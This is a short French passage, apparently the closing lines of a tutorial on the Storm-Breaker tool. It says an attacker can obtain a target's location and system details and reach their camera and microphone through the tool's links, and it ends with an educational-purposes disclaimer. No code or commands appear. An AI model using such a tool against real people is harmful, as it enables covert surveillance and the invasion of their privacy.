C'est ainsi qu'un attaquant peut obtenir l'emplacement cible et les détails du système. De plus, un attaquant peut accéder à la caméra et au microphone en utilisant les deux premiers liens de Storm-Breaker.

Cet outil est uniquement destiné à des fins éducatives et ne vise pas à provoquer des attaques malveillantes ou dommageables.